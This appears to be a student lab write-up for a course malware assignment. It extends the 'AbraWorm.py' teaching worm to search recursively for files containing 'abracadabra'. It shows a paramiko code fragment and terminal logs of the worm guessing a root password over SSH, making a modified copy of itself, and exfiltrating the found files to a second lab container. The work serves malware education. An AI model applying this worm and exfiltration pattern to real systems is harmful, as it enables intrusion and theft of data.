
```
root@b8183434a88a:~# ls
root@b8183434a88a:~# ls
file.txt
root@b8183434a88a:~#
```

# Task 3: Increasing `AbraWorm.py` search depth

## Method

1. When executing `grep` command in the source host (172.17.0.2), use the `-r` flag to recursively search the file tree, not only the top-level directory.
2. This command is executed using `paramiko` SSH client as usual.
3. Get the files from the source host to the local machine using `scp.get()`.
4. Copy the files from the local machine to the target host (172.17.0.3) using `scp.put()`.


## Code



```
stdin, stdout, stderr = ssh.exec_command('ls')
error = stderr.readlines()
if error:
    print(error)
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
print("\n\noutput of 'ls' command: %s" % str(received_list))
# if ''.join(received_list).find('AbraWorm') >= 0:
#     print("\nThe target machine is already infected\n")
#     continue
# Now let's look for files that contain the string 'abracadabra'
cmd = 'grep -rls abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
if error:
    print(error)
    continue
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
for item in received_list:
    files_of_interest_at_target.append(item.strip())
```


## Result

1. The source host has files that have `abracadabra` in them, some are in subdirectories from the top level.




```
root@a7faa647250e:~# hostname -I
172.17.0.2
root@a7faa647250e:~# ls
file.txt  subdir
root@a7faa647250e:~# find -type f -exec grep abracadabra {} +
./file.txt:abracadabra
./subdir/anotherfile.txt:abracadabra
root@a7faa647250e:~#
```

2. The target host has no files.




```
root@b8183434a88a:~# ls
root@b8183434a88a:~#
```

3. Execute `AbraWorm.py` in local machine. This copies in the two files in the source host that has `abracadabra` in them to the local host.



```
seed@CSE406:~/Offline-Malware-Jan23/Code$ ls
AbraWorm.py  FooVirus.py
seed@CSE406:~/Offline-Malware-Jan23/Code$ python3 AbraWorm.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'file.txt\n', b'subdir\n']

files of interest at the target: [b'file.txt', b'subdir/anotherfile.txt']
Creating modified copy
src path: AbraWorm.py
dest path: AbraWorm_copy.py
Copied AbraWorm.py to AbraWorm_copy.py
Modified file: AbraWorm_copy.py

Will now try to exfiltrate the files


connected to exhiltration host

Exfiltrating b'file.txt'
Exfiltrating b'subdir/anotherfile.txt'
seed@CSE406:~/Offline-Malware-Jan23/Code$ ls
AbraWorm.py  AbraWorm_copy.py  FooVirus.py  anotherfile.txt  file.txt
seed@CSE406:~/Offline-Malware-Jan23/Code$
```

4. These files are also copied to the destination host.



```
root@b8183434a88a:~# ls
root@b8183434a88a:~# ls
anotherfile.txt  file.txt
root@b8183434a88a:~# 
```